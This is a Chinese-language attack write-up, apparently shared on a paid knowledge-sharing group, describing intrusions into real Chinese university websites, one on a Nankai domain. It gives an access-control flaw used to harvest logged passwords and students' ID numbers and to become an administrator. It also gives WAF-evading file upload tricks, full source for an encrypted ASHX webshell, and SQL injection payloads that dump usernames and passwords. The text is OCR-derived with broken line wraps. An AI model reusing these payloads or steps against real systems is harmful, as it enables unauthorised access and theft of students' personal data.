月球出事，知识星球以后由我更新 没收一分钱勿喷 只是他出事的时候给我交代让我帮忙更新点，有些是库存历史洞了

漏洞点 1：越权


url:https://xxxx.xxxxx.edu.cn

某开大学证书站 (同系统不同站 思路一样)

通过 superadmin 账号登录获取日志接口信息

password 替换成

ecfe6335568d9aa8fxxxxxxxd92bca




日志接口获取所有登录过的账号和密码

post /sys/log/loadLogLoginAndOutList

rows=10&page=2&order=asc&remote_ip=&username=&startTime=&endTi

me=



拿获取的学生账号登录

15xxxxxx

3a453xxxxxxxxxxx1eef6d9

接口获取学生个人信息，身份证+姓名+学号


/gradms/base/infoStutrainInfo/loadInfoStutrainInfoList?state=1

GET 改为 POST 传输

rows=10&page=1&order=asc&orgCode=&majorUniqueId=&grade=&perNu

m=&perName=


page 是页数



POST /auth/switchPosition

positionId=1

直接成为管理员



漏洞点 2：文件上传 GetShell

漏洞点 1：


网站存在一处上传

WAF 是安全狗的　头像处


先上传一个 11.jpg 的文件，然后抓包的时候改成 11.html.ashx

然后记住 104DCCCA002D5F067BFD970D2CF37410 这样就绕过检测

直接上传 11.ashx 会 waf 拦截



然后继续吧得到的 Ticket 替换之前成 11.html.ashx 的
然后插入免杀一句话，11.jpg 改成 11.html.ashx 并且替换 ticket 改成 104DCCCA002D5F067BFD970D2CF37410



WAF 检测文件名和内容
这里用到两个脚本一个是 ashx 免杀马
一个是生成文件的马，都能绕过安全狗检测
ashx 马：
<%@ Language="C#" Class="Handler1" %>


public class Handler1 :
System.Web.IHttpHandler,System.Web.SessionState.IRequiresSessionState
{

```
public void ProcessRequest(System.Web.HttpContext Context) { try{string key
= "202cb962ac59075b";string pass = "123";string md5 =
System.BitConverter.ToString(new
System.Security.Cryptography.MD5CryptoServiceProvider().ComputeHash(Syst
em.Text.Encoding.Default.GetBytes(pass + key))).Replace("-", "");byte[]
data = System.Convert.FromBase64String(Context.Request[pass]);data = new
System.Security.Cryptography.RijndaelManaged().CreateDecryptor(System.Te
xt.Encoding.Default.GetBytes(key),
System.Text.Encoding.Default.GetBytes(key)).TransformFinalBlock(data, 0,
data.Length);if (Context.Session["payload"] ==
null){ Context.Session["payload"] =
(System.Reflection.Assembly)typeof(System.Reflection.Assembly).GetMethod
("Load", new System.Type[] { typeof(byte[]) }).Invoke(null, new object[]
{ data }); ;}else{ object o =
((System.Reflection.Assembly)Context.Session["payload"]).CreateInstance(
"LY"); o.Equals(Context); o.Equals(data); byte[] r =
System.Convert.FromBase64String(o.ToString());
Context.Response.Write(md5.Substring(0, 16));
Context.Response.Write(System.Convert.ToBase64String(new
System.Security.Cryptography.RijndaelManaged().CreateEncryptor(System.Te
xt.Encoding.Default.GetBytes(key),
System.Text.Encoding.Default.GetBytes(key)).TransformFinalBlock(r, 0,
r.Length)));
Context.Response.Write(md5.Substring(16));}}catch(System.Exception){} }
public bool IsReusable { get { return false; } } }
```

ashx 生成马:


```
<%@ WebHandler Language="C#" Class="Handler" %>
using System;
using System.Web;
using System.IO;
public class Handler : IHttpHandler {
public void ProcessRequest (HttpContext context)
{ context.Response.ContentType = "text/plain"; //傯(頤
```


目录遍历（全局都是遍历）
可以看到解析了并且内容也出来了




漏洞 2


账号注册随意　一般都有头像上传或者申请要上传证件照什么的





如果上传 php-waf 的话拦截





Content-Disposition: form-data; name="file"; filename="1.html

Content-Disposition: filename="."

双写 Content-Disposition 拼接绕过

判断第一个 filename 获取不到闭合换下行组合白名单闭合绕过


漏洞点 3：SQL 注入两处 Bypass

注入点

/apps/MyVideo/TeacherSchool/MyStudent.aspx

注入绕过

11'+//**AND**+//(//**SELECT**//+2868+//**FROM**//+(//**SELECT**//(SLEEP(2)))pcFy)+//**AND**//+'



https://xxxx.nankai.edu.cn/http/77726476706e69737468656265737421f2e30f92263e635177468ca88d1b203b/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=)%20and%20(select%201%20from%20(select%20count(),*concat((select%20(select%20(select%20concat(username,0x27,password)%20from%20cdb_members%20limit%201)%20)%20from%20information_schema.tables%20limit%200,1),floor(rand(0)2))x%20from%20information_schema.tables%20group%20by%20x)a)%23*

成功注入出数据